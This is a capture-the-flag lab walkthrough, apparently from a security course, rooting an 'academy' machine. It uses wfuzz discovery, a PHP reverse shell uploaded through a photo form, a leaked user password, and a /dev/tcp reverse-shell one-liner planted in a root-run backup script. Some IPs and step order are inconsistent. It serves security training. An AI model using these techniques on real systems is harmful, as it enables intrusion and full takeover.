
```
──(kali㉿kali)-[~]
─$ sudo nano /usr/share/webshells/php/php-reverse-shell.php

──(kali㉿kali)-[~]
─$ seclists

> seclists ~ Collection of multiple types of security lists

/usr/share/seclists
├── Discovery
├── Fuzzing
├── IOCs
├── Miscellaneous
├── Passwords
├── Pattern-Matching
├── Payloads
├── Usernames
└── Web-Shells
──(kali㉿kali)-[/usr/share/seclists]
─$ cd Discovery

──(kali㉿kali)-[/usr/share/seclists/Discovery]
─$ ll
total 36
drwxr-xr-x  2 root root  4096 Feb 26 03:35 DNS
drwxr-xr-x  2 root root  4096 Feb 26 03:35 File-System
drwxr-xr-x  2 root root  4096 Feb 26 03:35 Infrastructure
drwxr-xr-x  2 root root  4096 Feb 26 03:35 Mainframe
drwxr-xr-x  2 root root  4096 Feb 26 03:35 SNMP
drwxr-xr-x  2 root root  4096 Feb 26 03:35 Variables
drwxr-xr-x 11 root root 12288 Feb 26 03:35 Web-Content

──(kali㉿kali)-[/usr/share/seclists/Discovery]
─$ cd Web-Content

──(kali㉿kali)-[/usr/share/seclists/Discovery/Web-Content]
─$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u http://172.16.12.85/FUZZ --s
c 200
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
ht not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.16.12.85/FUZZ
Total requests: 119600
```

wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u (academy's ip)/FUZZ –hc 404,403



```
──(kali㉿kali)-[~]
─$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u 172.16.12.85/FUZZ --hc 404,403
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.16.12.85/FUZZ
Total requests: 119600

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000400:   200        368 L    933 W      10701 Ch    "."
000000467:   301        9 L      28 W       317 Ch      "phpmyadmin"
000005771:   301        9 L      28 W       314 Ch      "academy"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
```

Open the page which we found in browser



192.168.192.45/academy/

PLEASE LOGIN TO ENTER

Enter Reg no : 10201321

Enter Password : ●●●●●●●


This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.

Some of its features are given below :

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.

Now, find the upload button so that the malware can be uploaded

http:://(academy’s ip)/academy in firefox tab



CGPA 7.60

Student Photo


Upload New Photo

No file selected.

7.3 Malware uploading and getting access


locate php-reverse

cp /usr/share/webshells/php-reverse-shell.php revv.php



```
┌──(kali㉿kali)-[~]
└─$ locate php-reverse
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

┌──(kali㉿kali)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php revv.php


┌──(kali㉿kali)-[~]
└─$ nano revv.php
```

Upload the rev php file, Malware is uploaded successfully.



Welcome: Rum Ham **Last Login: at**

STUDENT REGISTRATION

Student Registration

Student Record updated Successfully !!

Student Name

Rum Ham


Student Reg No

10201321

Pincode

777777


nc -lvnp 12345(any port number)



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 12345
listening on [any] 12345 ...
connect to [192.168.192.4] from (UNKNOWN) [192.168.192.45] 49540
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 03:06:12 up  4:57,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                Mon13    1:54   1.34s  1.29s -bash
root     pts/1    192.168.192.4    02:52    4:57   0.02s  0.02s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

8. ROOT FLAG DISCOVERY:

8.1 Finding root flags



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 12345
listening on [any] 12345 ...
connect to [192.168.192.4] from (UNKNOWN) [192.168.192.45] 49540
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 03:06:12 up  4:57,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                Mon13    1:54   1.34s  1.29s -bash
root     pts/1    192.168.192.4    02:52    4:57   0.02s  0.02s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home
$ ls
grimmie
$ cd grimmie
$ dir
backup.sh
$ nano backup.sh
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

Press Enter to continue

Error opening terminal: unknown.
$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
$ grep -rn username
grep: .bash_history: Permission denied
grep: .local/share: Permission denied
$ cd var/www
/bin/sh: 9: cd: can't cd to var/www
$ ls
backup.sh
$ cd html
/bin/sh: 11: cd: can't cd to html
$ grep -rn username
grep: .bash_history: Permission denied
grep: .local/share: Permission denied
$ su grimmie
Password: My_V3ryS3cur3_P4ss
ddd
bash: line 1: ddd: command not found
whoami
grimmie
exit
$ exit
```

User and Password Information:

Listing users: $ cat /etc/passwd
Identified users with /bin/bash shell: root and grimmie

-Enter the Register number and password that we got by decrypting note.txt using the MD5 decrypter.

There are two types of privilege escalation:

- **Horizontal privilege escalation:** gains access of similar users or groups.
- **Vertical privilege escalation:** gains access of higher authority users.


www-data to grimmie ---→ Horizontal privilege escalation.

grimmie to root ---→ Vertical privilege escalation.

-Horizontal privilege escalation in our task is done by performing ssh (www-data to grimmie)

Grimmie's password – **My_V3ryS3cur3_P4ss**

Ip of kali: (put the copied code in nano backup.sh)




Reverse Shell Generator

IP & Port: IP 192.168.192.4, Port 12345


Listener (Advanced): `nc -lvnp 12345`, Type: nc

```
sh -i >& /dev/tcp/192.168.192.4/12345 0>&1
```

8.2 Root Access and Retreival




```
┌──(kali㉿kali)-[~]
└─$ ssh grimmie@192.168.192.45
grimmie@192.168.192.45's password:

┌──(kali㉿kali)-[~]
└─$ ssh grimmie@192.168.192.45
grimmie@192.168.192.45's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:grimmie
floppy:x:25:grimmie
tape:x:26:
sudo:x:27:
audio:x:29:grimmie
dip:x:30:grimmie
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
```



```
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ ./backup.sh
./backup.sh: connect: Connection refused
./backup.sh: line 2: /dev/tcp/192.168.192.4/12345: Connection refused
rm: remove write-protected regular file '/tmp/backup.zip'?
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: changing permissions of '/tmp/backup.zip': Operation not permitted
grimmie@academy:~$ exit
logout
Connection to 192.168.192.45 closed.
```

.

Finally, we get the flag.txt. FLAG IS RETREIVED.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 12345
listening on [any] 12345 ...
connect to [192.168.192.4] from (UNKNOWN) [192.168.192.45] 49546
sh: 0: can't access tty; job control turned off
# whoami
root
# ls
flag.txt
# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
# 
```